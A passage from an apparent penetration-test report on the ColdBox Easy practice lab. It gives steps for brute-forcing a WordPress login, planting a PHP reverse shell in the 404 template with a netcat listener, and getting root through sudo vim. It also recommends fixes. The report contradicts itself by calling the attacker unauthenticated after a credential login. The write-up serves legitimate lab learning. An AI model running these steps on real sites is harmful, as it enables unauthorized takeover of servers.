4. Findings Summary

Vulnerability	Severity	Impact	Status
RCE via Reverse Shell Upload	High	Full system compromise via uploaded shell	Unpatched

5. Detailed Findings

RCE via Reverse Shell Upload

Description:

An unauthenticated attacker was able to modify the 404.php template through the WordPress theme editor. By inserting a malicious PHP reverse shell, we achieved remote code execution (RCE) as the web server user (www-data).

Steps to Reproduce:

1. Locate the WordPress admin login page.
2. Brute-force the credentials for user c0ldd using the rockyou.txt wordlist.

3. Log in to the WordPress dashboard, navigate to Appearance → Theme Editor, and open the 404.php template.
4. Insert a PHP reverse shell payload configured with the attacker's Kali IP and listener port.
5. Trigger the payload by browsing to any non-existent page (404 error), which caused the reverse shell to connect back to the attacker's listener (nc -lnvp <port>).

Root Privilege Escalation:
- Once in reverse shell, sudo -l revealed that www-data could run vim as root without password.
- Launching sudo vim -c '!bash' gave root shell.
- Root flag read and base64-decoded successfully.

Proof of Concept: Reverse shell connection established and confirmed on the Kali listener.
Root shell obtained and verified via id command.

Remediation:

- Implement strict input validation and sanitization in the theme editor to prevent arbitrary PHP code execution.
- Disable direct code editing in the CMS for all but the most trusted administrators.
- Review and restrict sudo privileges to prevent risky commands (e.g., editors) from being run as root without a password.
- Apply a Content Security Policy (CSP) to mitigate script injection risks.
- Deploy a Web Application Firewall (WAF) to detect and block code injection attempts.

6. Impact Assessment
- Unauthorized Access: Attackers can gain unauthorized administrative and system access.

- Data Exposure & Tampering: Read/write to sensitive files (wp-config.php, flags, etc.).

- Full System Compromise: Root-level shell allows complete control, potential for persistent backdoors and lateral movement.

7. Recommendations

1. Enforce File Upload Restrictions – Permit only safe, non-executable files (e.g., images, CSS) to be uploaded, blocking any code-based content.
2. Sanitize and Validate All Inputs – Rely on predefined templates and thoroughly clean all user-provided data before it's processed or stored.
3. Tighten Sudo Permissions – Remove unnecessary sudo access for the www-data account, especially for commands that can execute code (such as text editors).
4. Apply Strong Security Headers (CSP) – Use a Content Security Policy to block inline scripts and reduce the risk of malicious code execution.
5. Deploy a WAF or IDS – Implement a Web Application Firewall or Intrusion Detection System to monitor and block suspicious file changes or uploads.
6. Follow Secure Coding Practices – Use parameterized queries to prevent injection attacks, and disable risky PHP functions if they are not essential.

8. Conclusion

This penetration test uncovered serious security flaws in the ColdBox Easy VM, including a reverse shell upload vulnerability that allowed attackers to gain root-level access. These issues highlight the need for strict access controls, thorough input validation, and secure permission configurations. Addressing these weaknesses will greatly improve the application's overall security posture.